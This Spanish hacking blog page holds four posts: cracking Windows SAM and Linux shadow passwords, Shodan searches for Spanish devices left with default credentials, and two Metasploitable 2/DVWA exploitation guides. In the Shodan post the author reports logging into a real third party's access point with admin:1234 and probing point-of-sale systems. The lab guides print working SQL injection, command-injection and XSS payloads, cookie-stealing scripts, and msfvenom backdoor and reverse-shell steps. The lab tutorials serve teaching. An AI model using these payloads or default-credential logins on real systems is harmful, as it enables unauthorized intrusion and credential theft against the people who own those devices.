Mostrando entradas con la etiqueta password. Mostrar todas las entradas

domingo, 3 de julio de 2016

Jefe ze ma olvidao la Contraseña!


Buenas haxors hoy vamos a hablar de unas herramientas que ya tienen cierta solera y que hemos mencionado alguna de ellas en algún post anterior.

"Aiii amo amo! mire que tiene usted memoria de sardina mareada y enlatada... seguro que no recuerda que el amo soy yo??? aii no me pegue que era broma!"

"Como no puede abrir el ordenador que pasa?? no puede seguir viendo imágenes de Ovejas??? como??? que dice??? que ahora le gustan mas las cabras?? pero que le habrán hecho! madre mía! no tiene perdón usted!"
Muchas veces vuestros amigos, vecinos incluso familiares tienen algún equipo viejo guardado en un armario... ya sabéis por si falla el nuevo (por si algún usuario manazas decide hacer clic en ese bonito anuncio de la señorita pechugona) y cuando van a echar mano del resulta que tiene contraseña y no se acuerdan de cual pusieron.

" todo tiene solución... menos la depravación del amo!"

Para esto voy a hablaros de varias herramientas OPHCRACK , FGDump,  John The Ripper, Hashcat y el comando UNSHADOW.(al final o se hace completo o no vamos a perder el tiempo no? jijij)

WINDOWS

Opcrack tiene varios formatos, se puede instalar dentro de Windows, Linux o para mi la versión mas útil, que es llevarlo en un LIVE USB que nos automatiza todo el trabajo y aparte nos da mas herramientas útiles aparte de tener un sistema Linux ligero que si no se tiene acceso a la maquina real... pude ser hasta útil en muchos casos.


"... si amo si también crakea contraseñas .. pero para que quiere usted eso?? ahh entiendo... quiere entrar en algún sitio sin permiso... pues NO! el esbirro no va a ir a la cárcel para que usted robe ovejas y cabras! maldito sea! AY AY! ...!"


Este programa es un crakeador de contraseñas especializado en craquear los archivos SAM de Windows utilizando tablas Rainbow. Posiblemente os habéis quedado igual que yo la primera vez que lo lei...
El archivo SAM es un archivo que se encuentra dentro de Windows en vuestro disco duro local :

Si intentáis abrirlo no os lo va a permitir ya que se trata de un archivo que arranca junto al sistema y por muchos permisos que tengáis no os va a dejar manipularlo de ninguna manera.... Espera corrijo esta afirmación ... de ninguna manera convencional (pero esto lo veremos mas adelante). <Dentro del Archivo se encuentran tanto los nombre de usuarios en RAW (A palo seco) y los HASHES (Contraseñas después de sufrir un cifrado) teniendo este formato:
El sistema que mencionamos arriba se puede usar o bien como programa o bien como sistema operativo Live. 
OPHCRACK LIVE USB o DVD

En el caso de utilizar un USB Live o DVD lo que el propio programa hará es arrancar el sistema operativo y preguntarnos varias opciones a la entrada tal como se ve en la imágen. cuando termina de arrancar el mismo busca automáticamente el archivo SAM (el cual no esta protegido en ese momento ya que Windows esta totalmente inactivo). Una vez tiene el archivo el mismo comenzara el proceso de craqueo, dependiendo el éxito el proceso en la complejidad de la contraseña.


"Amo ya sabemos todos que la suya es ovejalover666 a quien pretende engañar... que? que quiere probar a ver cuanto tardamos eso esta hecho... aunque es tan lerdo que tiene la clave y su usuario MASTEROFEVIL puestos en un postit en el teclado! MERLUZO!"

Y SI TENEMOS ACCESO AL SISTEMA?


Habra casos en los que si tengamos acceso al equipo pero por motivos X (en los que no vamos a entrar) queremos los usuarios y contraseñas del sistema. Esto como hemos comentado puede ser un problema ya que el archivo SAM es un ser intocable ... 

"Amo ve, el archivo SAM es como yo un ser único y especial que cuando se le necesita esta ocupado haciendo algo útil... usted es mas bien como la papelera de reciclaje... traga toda la mierda y encima da gracias... Ay leche no me pegue! Ay!"

Para ello hay una herramienta que nos facilita el trabajo llamada FGDump que si tenemos ciertos privilegios de administrador nos permite hacer una copia del archivo SAM del sistema para posteriormente craquearlo por diferentes métodos.

ADVERTENCIA: FgDump lo detectan los antivirus como software malicioso... y la pagina aparece como NO SEGURA.


Una vez tenemos el archivo en nuestro poder tenemos varias opciones para descifrarlo

  1.  CRACKSTATION: Para mi una de las opciones mas rápidas, ingresamos el hash de la clave, si no tiene mucha seguridad o es una clave que existe en su base de datos nos dará el resultado en un plis!
  2. Hashcat: Programa que puede utilizar la potencia gráfica de nuestro equipo para crackear de forma rápida cualquier contraseña por fuerza bruta. Esto acelera el proceso un montón ya que no hay pieza en un ordenador que procese mas rápido que una gráfica. La contrapartida es que la temperatura puede subir ... y si no ponemos bien los parámetros podemos dañarla. Necesitaremos para esto un Diccionario TOCHO como podría ser el de crackstation o algún otro que tengamos o hayamos creado por ejemplo con la herramienta YOW que presento el compañero Juan en el blog . Para mas dudas aqui teneis tambien su manual en castellano: <AQUI!>
  3. El origen de las tablas RAINBOW

  4. Ophcrack: La variante del Live OS pero en programa instalable bajo Windows o Linux que nos permite utilizar toda la potencia de las tablas rainbow bajo estos sistemas. Este programa tiene como pega el tener que descargarnos los archivos de tablas rainbow que al pesar bastante hay veces que nos imposibilitan la tarea de hacerlo desde una maquina virtual por falta de espacio. 


LINUX

Los datos de conexión de los usuarios en Linux se encuentran almacenados en 2 ficheros diferentes /etc/shadow y /etc/passwd si los abrimos por separado esto es lo que nos muestran:


/etc/shadow



/etc/passwd


Para poder manejar correctamente estos archivos lo que vamos a hacer es juntarlos con el comando UNSHADOW para posteriormente descifrarlos usando John the Ripper. 


"No amo NO! No podemos UNSHADOW cabra-oveja... AL RINCON DE PENSAR!!!!"


$ sudo /usr/sbin/unshadow /etc/passwd /etc/shadow > /tmp/crack.password.db

Las contraseñas del sistema se encuentran cifradas y  hay varios algoritmos hash usados según como comienza el hash:

$1$=MD5      (22 caracteres)
$2$=blowfish
$5$=SHA-256  (43 Caracteres)
$6$=SHA-512  (86 Caracteres)
Este si que tiene clase ¿eh? 
En caso de tener dudas sobre que tipo de HASH estamos manejando lo mejor es utilizar la herramienta llamada Hash Identifier que viene entre las herramientas preinstaladas en Kali


Ahora solo queda descifrar las contraseñas y todo depende de como haya sido de precavido el usuario... al final si tiene cierta idea nos puede hacer de esta tarea algo TITANICO o algo realmente sencillo si es alguna de las contraseñas mas utilizadas. Haremos este proceso  parandolo una vez tengamos éxito:

1º Inslaremos la aplicacion:

sudo apt install john

Lanzamos el craqueo

$ john /tmp/crack.password.db

En caso de no tener éxito por este método ... siempre podemos utilizar los programas que hemos mencionado arriba para buscar la contraseña.

Todo lo explicado en este articulo se hace con fin meramente divulgativo para que la gente sea consciente de lo fácil que puede ser para un atacante quitarnos las contraseñas que creíamos "seguras" o incluso sacar las contraseñas en nuestros equipos si tienen acceso . No nos hacemos responsables de la mala utilización del contenido de este articulo.

"Si Vis Pacem, Para Bellum"  - Vegecio (Escritor Militar Romano)

Nebu_73

viernes, 13 de mayo de 2016

Hacking con buscadores. Episodio IV. Una nueva esperanza al Internet de las Cosas


Saludos hackers!!
Os traigo una nueva entrega de la saga de hacking con buscadores.

Esta vez, vamos a usar Shodan, para realizar nuestros hallazgos en la red.

 Empezaremos con cosas sencillas en lo que este increíble motor de búsqueda nos puede llegar a ofrecer, teniendo en cuenta de que los resultados de búsquedas varían entre el registrarte o no, y de adquirir un pago, en el cual tendrás todas las posibilidades de usar Shodan a límites insospechados. Es posible que en un futuro lo adquiera, para poder ofreceros todo el potencial de Shodan.

Bien comencemos, la primera búsqueda que realizaremos será la siguiente:

  • country:"ES" password default.


Podemos ver los resultados que nos proporciona, que son bastantes, y la mayoría pertenecen a dispositivos Cisco. De los cuales prácticamente todos tienen las credenciales cambiadas, ya que es obligatorio cambiarlas y no dejar por defecto cisco:cisco.

En otro dispositivo como el siguiente, podremos acceder a su panel a través de las credenciales admin:1234.


Y entrando vemos su panel de login, que metiendo dichas credenciales, accedemos a lo siguiente:


 Como es de imaginar, aquí dentro, podemos hacer lo que queramos dentro de las opciones que nos permite este dispositivo AP (Point Access). Incluso poder cambiar el fimware y adaptarlo como queramos. Además, vemos como hay un usuario conectado.


En nuestra segunda búsqueda, pondremos:

  • country:"ES" routers default.


En uno de ellos encontramos lo siguiente:


Y el puerto 80 nos da el siguiente panel:


Este tipo de dispositivo se usa para redes industriales, con lo que sería probable encontrar sistemas SCADA en él.

Una tercera búsqueda, como la siguiente:

  • Country:"ES" credentials default.

Como vemos, muchos siguen siendo dispositivos Cisco, pero no todos lo son, y podemos ver cosas como la siguiente:


Y en su servicio por el puerto 80 nos lleva a la siguiente ventana:


En el cúal podemos tener acceso por ejemplo a su phpinfo, en lo que podemos recopilar mucha información.


Una última búsqueda en Shodan, será en encontrar sistemas TPV:

  • Country:"ES" tpv port:"137".

 Accedemos a uno de ellos:


Y como podemos observar, tienen el servicio de NetBIOS, vamos a hacer una comprobación en Nessus para ver que nos dice de él:


Ha podido detectar que soporta conexiones nulas, eso para nosotr@s es algo muy bueno, ya que podremos acceder, y recopilar una cantidad de información sensible del sistema, pudiendo establecer un vector de ataque y comprometer el sistema:


Esto ha sido todo en este capítulo. Como podemos ver, Shodan nos permite dar con mucha información de sistemas y servicios que pueden ser comprometidos y tomar el control sobre ellos. Para que esto no ocurra, es estrictamente necesario cambiar las claves por defecto de nuestros dispositivos y establecer reglas de conexión.

Un saludo y hasta la próxima!!

lunes, 11 de abril de 2016

Guia Metasploitable 2: Parte 3


Hola hackers!!

Ésta es la tercera y última parte de la guía Metasploitable 2. En la segunda parte vimos como explotar las diferentes aplicaciones web que nos ofrece Metasploitable.
Retomaremos  la guía en el puerto 445, que es el siguiente en el escaneo con Nmap realizado en la primera parte de la guía.


PUERTO 445 SAMBA

Samba es el equivalente al SMB de Windows en los sistemas Unix. Permite compartir archivos e impresoras en una red local.
Para este puerto disponemos de varios escáneres en Metasploit mediante los que obtener información del servicio.

  • smb_version: nos muestra la versión del SMB.

Establecemos la IP de la máquina objetivo en RHOSTS y ejecutamos el escáner con el comando run. En este caso se trata de Samba 3.0.20-Debian.

  • smb_enumusers: mediante este escáner obtenemos los nombres de usuario de Metasploitable.

Hemos obtenido una buena lista de nombres de usuario con los que crear un diccionario por ejemplo para realizar un futuro ataque de fuerza bruta.

  • smb_enumshares: obtendremos las carpetas compartidas del objetivo.


Además de los escaneres, disponemos de un exploit mediante el cual obtendremos una shell con privilegios root.

Configuración del exploit.

Shell con privilegios root.


PUERTOS 512, 513, 514 SERVICIOS "r"

Estos servicios son herramientas con una parte cliente y otra servidor que permiten la conexión remota entre máquinas (terminal remota y trasferencia de archivos).

El puerto 513 corresponde a rlogin y se utiliza como terminal virtual (parecido a telnet).
El puerto 514 (rsh) es utilizado para ejecutar comandos en una máquina remota sin necesidad de acceder a ella.

Estos servicios han sido configurados erróneamente para permitir el acceso remoto desde cualquier máquina. Para aprovechar ésta mala configuración, nos conectaremos al puerto 513 mediante el cliente rsh-client y como usuario root (al no ser necesario introducir la contraseña).

 Conexión por el puerto 513.


PUERTO 1099 JAVA-RMI

Se trata de un mecanismo de Java para invocar un método de forma remota. Proporciona una forma simple de comunicación entre servidores en aplicaciones basadas exxclusivamente en Java (para la comunicación entre otras tecnologías debe utilizarse CORBA o SOAP).

Para la explotación de este puerto disponemos de un exploit en Metasploit.

 Configuración del exploit.

 Shell obtenida con privilegios root.


PUERTO 2049 NFS 

Este puerto se utiliza para que cualquier aplicación pueda acceder al sistema de archivos NFS (Network File System). Un atacante podría utilizar este puerto para montar un disco virtual y accceder a éste como si fuera de manera local permitiéndole ver y modificar archivos.

Para poner esto en práctica, primero veremos los directorios compartidos del equipo remoto mediante el comando showmount.

 Directorios compartidos.

 En este caso tiene el directorio raiz / compartido. Lo siguiente será crear una carpeta en nuestro equipo y montar el directorio remoto en ella.


Como podéis ver en la captura anterior, una vez tenemos el directorio montado, podemos acceder a él y ver o modificar lo que queramos como si se tratara de una carpeta de nuestro pc.


PUERTO 3306 MYSQL

Éste puerto es el utilizado por el servidor de bases de datos MySQL. Actualmente es el sistema de gestión de bases de datos más popular, principalmente en sitios de internet.

Si le pasamos un escáner de vulnerabilidades como Nessus, éste nos indica que es posible conectarse a la db sin necesidad de contraseña.


Una vez dentro podemos hacer lo que queramos puesto que disponemos de privilegios root.


PUERTO 5432 POSTGRESQL

PostgreSQL es un sistema de gestión de bases de datos relacional orientada a objetos y de código abierto.

En Metasploit disponemos de un auxiliar con el que hacer un ataque por fuerza bruta para intentar obtener usuario y contraseña.


  • PASS_FILE: archivo con la lista de contraseñas para probar (una contraseña por linea).
  • USERPASS_FILE: archivo con una lista de usuario contraseña (separados por un espacio y un par usuario/contraseña por linea).
  • USER_FILE: archivo con una lista de nombres de usuario (uno por linea).
Además de las opciones anteriores, debemos establecer RHOSTS con la IP del objetivo y los THREADS (número de palabras que probará cada vez) para que, en caso de tener unas listas muy extensas, no tarde mucho en comprobarlas.

 Usuario y contraseña encontrados!!

Además del auxiliar visto, disponemos de un exploit mediante el cual obtendremos la tan ansiada shell.

 Configuración del exploit.

Aprovechamos  que tenemos los credenciales obtenidos con el auxiliar e introducimos usuario y contraseña en las opciones del exploit, junto con RHOST.

Con todo configurado, lanzamos el exploit.

 Shell sin privilegios.

Ahora mismo no disponemos de privilegios root, para ello, en esta ocasión, vamos a utilizar el exploit udev_netlink. 

En la captura anterior podéis ver que el último comando introducido es background, esto es así porque para usar el siguiente exploit, es necesario tener una sesión previa, con background dejamos la sesión en segundo plano pero abierta.

 Shell con privilegios root.


Establecemos el número de la sesión (opción SESSION) obtenida anteriormente y que tenemos en background (para ver el número de sesión utilizamos el comando sessions -l), y una carpeta (opción WritableDir) con permisos para escritura(/tmp).

Lanzamos el exploit y ya tendremos la shell con privilegios root.


PUERTO 5900 VNC

VNC es un software libre de escritorio remoto, basado en una estructura cliente-servidor el cual permite tomar el control del servidor remotamente a través del cliente, pudiendo compartir la pantalla, controlar el ratón y teclado, en definitiva como si estuviéramos en frente del pc.

Analizando la máquina Metasploitable 2 con Nessus, éste nos indica que la contraseña para el servicio VNC es "password". Nos conectaremos con un cliente vncviewer.

VNCViewer con privilegios root. 


PUERTO 6667 IRC

Se llama IRC a una red de comunicación en tiempo real en la que puedes hablar con varios usuarios a la vez. Estos usuarios están conectados a una de las redes IRC como puede ser freenode, Hispano, etc. Éstas a su vez están divididas en canales de diferentes temáticas.

Existe un exploit en Metasploit que aprovecha un backdoor malicioso añadido al archivo Unreal3.2.8.1.tar.gz entre Noviembre 2009 y Junio 2010.

Configuración del exploit.

Shell con privilegios root.


PUERTO 8180 TOMCAT

Apache Tomcat funciona como un contenedor web con soporte de servlets (servlet: clase en el lenguaje de programación Java utilizada para ampliar las capacidades de un servidor). Tomcat puede funcionar como un servidor web por sí mismo.

Primero intentaremos obtener algo de información mediante el auxiliar tomcat_administration.

Credenciales obtenidos.

Con los credenciales en nuestro poder, podemos usar el exploit Apache Tomcat Manager Application Deployer Authenticated Code Execution. Éste exploit puede usarse tanto en plataformas Windows como Unix, cambiando el payload acorde a la plataforma.

Configuración del exploit.

Configuramos los campos PASSWORD y USERNAME con los credenciales obtenidos anteriormente, los típicos RHOST/RPORT con la IP y puerto de la máquina objetivo y LHOST/LPORT con la IP y puerto de la máquina atacante. Lanzamos el exploit.

Shell obtenida sin privilegios.

Para escalar privilegios podemos usar el exploit visto anteriormente (udev_netlink).


Hasta aquí la última entrega de ésta guía Metasploitable 2. Espero que os haya sido de utilidad y hayáis aprendido con ella. Como siempre está hecha con fines únicamente educativos, no nos hacemos responsables del mal uso que se le pueda dar. 

Un saludo.

sábado, 19 de marzo de 2016

Guia Metasploitable 2: Parte 2

Continuamos con la segunda parte de la guía de Metasploitable 2. En esta entrega vamos a explotar el puerto 80, en el que vamos a encontrar varias aplicaciones web vulnerables. Esto es lo que nos aparece al entrar.


TWIKI

La primera aplicación que aparece es Twiki. Se trata de un gestor de contenidos tipo wiki, escrito en Perl y con licencia GPL. Soporta extensiones para acceso a base de datos, diagramas, hojas de calculo, seguimiento de proyectos y muchas otras posibilidades.

Éste tiene una vulnerabilidad que podemos explotar con Metasploit.

Configuración exploit
Shell obtenida
Obtendremos una shell sin privilegios. Para escalar privilegios utilizaremos el mismo exploit que usamos en el puerto 22 (SSH), en la primera parte de ésta guía.


DVWA

Esta aplicación web dispone de varios fallos de seguridad como pueden ser SQL Injection, ejecucion de comandos, File Inclusion, etc.

Al entrar vemos un login, el user es "admin" y la pass "password".


Una vez dentro, lo primero que haremos es pinchar en Setup y Create/Reset Database, para crear la base de datos.


Lo siguiente es cambiar el nivel de seguridad, entramos en DVWA Security y lo cambiamos a Low, pinchamos en Submit.


Ya estamos listos para empezar a probar las vulnerabilidades.


Command Execution

Nos aparece una pantalla en la que podemos hacer un ping a la IP indicada. Pero además podemos ejecutar mas comandos con la siguiente  sintaxis: IP&&COMANDO.


Ejemplo: 127.0.0.1&&pwd


En la captura vemos como responde al ping y al comando pwd. Ahora ya depende de nuestra imaginación y los permisos que tengamos.


Cross Site Request Forgery (CSRF)

Esto es un ejemplo de una mala implementación del cambio de contraseña en una aplicación web.
  • Utiliza http en vez de https, por lo que va en texto plano.
  • Un atacante puede usar la URL para cambiar la contraseña-
Al entrar nos encontramos con esta pantalla.


Escribimos una contraseña y pulsamos Change.

Si nos fijamos en la URL, vemos  como aparece la nueva contraseña.


Ahora vamos a cambiar la contraseña desde la URL y actualizamos la página.


Nos aparece el mensaje Password Changed y en la URL la nueva contraseña establecida. Si salimos de DVWA y nos logueamos otra vez con la nueva contraseña, comprobareis que efectivamente funciona.


File Inclusion

Mediante esta vulnerabilidad podemos ver ciertos archivos del sistema como puede ser passwd, phpinfo, ftpusers, etc. Incluso podemos ejecutar un archivo que hayamos subido previamente como un backdoor.

En la web nos dice que modifiquemos una parte de la url para explotar la vulnerabilidad.


page=/etc/passwd


page=/var/www/phpinfo.php


Para el siguiente ejemplo, vamos a crear un backdoor con msfvenom.


Lo metemos en la máquina Metasploitable 2 de la forma que mas nos guste.
A continuación ponemos a la escucha en Kali el multi/handler para recibir la conexión.


Y por último, ejecutamos nuestro archivo introduciendo la ruta donde lo hayamos guardado. En mi caso lo he puesto en la carpeta /tmp.


Aquí tenemos la shell meterpreter, ya solo tendríamos que escalar privilegios mediante algún exploit.


SQL Injection

Es el turno del famoso SQL Injection. No voy a entrar en muchos detalles sobre el funcionamiento del mismo, para ello visita este enlace.

Para empezar introducimos el comando básico: 

' or ' 1=1 


La respuesta de la web es los nombres de usuario.

Para ver el nombre de usuario de la base de datos introducimos:

' or 0=0 union select null, user() # 

Usuario db: root


Para el nombre de la base de datos:  

' or 0=0 union select null, database() # 

 Nombre db: dvwa 

Buscaremos en las tablas de la base de datos information_schema (esta base de datos es donde se guarda la información sobre las db que el servidor MySQL maneja), las tablas que contengan la palabra user en su nombre. Para ello usamos el siguiente comando:

' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # 

Tabla: users 

Una vez sabemos el nombre de la tabla en cuestión, mostramos el nombre de las columnas:

' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' # 

 Columnas db users 

Por último, mostramos la información de las columnas que nos interesan:

' and 1=0 union select null, concat(user,0x0a,password) from users # 


Con los usuarios y sus respectivos hashes podemos obtener las contraseñas con John the Ripper u otra aplicacion de crackeo de hashes. 

 Usuarios y contraseñas 


Upload

Mediante esta vulnerabilidad podemos subir un archivo al servidor para posteriormente ejecutarlo por ejemplo, con lo que ello conlleva.

He creado, mediante msfvenom, un archivo php que devolverá una shell meterpreter. Buscamos el archivo y lo subimos.


Path del archivo 

Una vez subido, lo ejecutamos desde la URL.


Con msfconsole y multi/handler escuchando, obtendremos la shell.


Cross-Site Scripting (XSS)

XSS permite a un atacante inyectar código en la web evitando las medidas de control, permitiéndole robar información sensible, secuestrar sesiones de usuario, etc.

El ejemplo básico para comprobar la vulnerabilidad es el siguiente:

<script>alert("¡¡FWHIBBIT!!")</script>

 Nos aparecerá el siguiente mensaje:


Otro de los usos que se le puede dar es utilizar un iframe para mostrar otra web por encima de la original. Con ésta técnica podemos engañar a un usuario para que piense que se trata de la web original cuando en realidad no lo es, obteniendo así sus credenciales.


Iframe con web indicada 


Para obtener la cookie de la sesion introducimos :

<script>alert(document.cookie)</script> 


Mediante XSS podemos incluso ejecutar un archivo php (como el usado en la parte de Upload).

<script>window.location="http://192.168.0.195/dvwa/hackable/uploads/hack.php"</script> 

 Teniendo multi/handler a la escucha, tendremos una shell meterpreter.


Hasta aquí la entrada de hoy, espero que os haya gustado. Recordar que esto es con fines educativos y en ningún momento debe utilizarse para malos fines.


Google Analytics